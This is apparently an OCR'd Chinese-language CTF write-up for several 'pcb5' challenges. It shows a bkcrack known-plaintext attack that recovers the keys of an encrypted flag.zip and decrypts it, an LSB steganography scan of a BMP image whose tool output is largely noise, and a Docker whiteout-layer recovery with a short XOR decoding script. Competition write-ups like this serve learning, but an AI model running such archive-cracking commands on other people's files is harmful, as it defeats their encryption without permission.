
代码块

```
bkcrack -C flag.zip -c flag.txt -x 0 666c61677b593075 -x 25 2121217d > 1.log

Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 339160
[16:26:00] Keys
33b19021 93c4a78d 9ceed931

bkcrack -C flag.zip -c flag.txt -k 33b19021 93c4a78d 9ceed931 -d flag
```


pcb5-Hidden | solved

treasure.bmp
3.00MB

Lsb


[随波逐流]CTF编码工具 V7.1 20251115
Base/Rot 字密1 字密2 字密3 字密4 编码转换 带key解密 多key解密 在线解密 进制转换 其他工具 文件 图片 题库&更新
一键解码
输入↓ (字: 0)
密钥key/str/url:
C:\Users\Lenovo\Desktop\treasure.bmp
输出↓
正则搜
搜索
↑结果↑
◆图片LSB row信息:
RGB:PixelWhisper..d.J.M.....l...RR.m[2D...\.Km[l.H...
BRG:(5.....5..3.....-S6.$....$....+m.-.....<.%....$V..
RBG:0Y.h..dY.pS.....L.-.....l....3m.6....}<..l...Hf..
BGR:D3x.7..3^.5Z.....[@$.....k.F.mM.....\.&.[i....!
GRB:.d..lg.d..h...Rm'V.....%...d....RB.....M.6.i%.z.
GBR:.R..Z..R..X....l... .....f.....}....6.d..w@
RG0:^..V.....a.@.....s.....$.83...?....
R0B:".R.B.b8...../.)R..0.S....8U.....A.....
0GB:.....Pr...../.Z.U.P}....T@!n....3..._.W.W....
R00:^..V.....a.@.....s.....$.83...?....
0G0:.....o...r.....C.....?#..3....|...
00B:.....s...?..G.....oo..0...5..T._.....r.=u~qo._
R:zwvwwwwvvvvwwvvwvvvwwwwvwxyxywxyyyyyxyyyyyyyzyyzz
G:.....
B:.....
◆图片块信息:


Steghide



pcb5-whiteout | solved

Docker 镜像是分层的，每个层都代表一个操作（比如 `RUN`、`COPY` 等）。当您删除文件时，Docker 并不会真正从镜像中移除文件数据，而是在新的层中添加一个“**白障（Whiteout）**”文件，标记该文件已被删除。因此，文件的数据仍然存在于先前创建它的层中。

blobs/d53154d4f2499c5c31fdd61d359d2a9a0b9076ac639b102bb913c752f5769cfb：



用容器里的decode.py解出原内容：

代码块

```python
# decode.py
KEY = 0x37

def decode(path):
    with open(path, "rb") as f:
        data = f.read()
    return bytes(b ^ KEY for b in data)

if __name__ == "__main__":
    print(decode("syslog.bin"))
```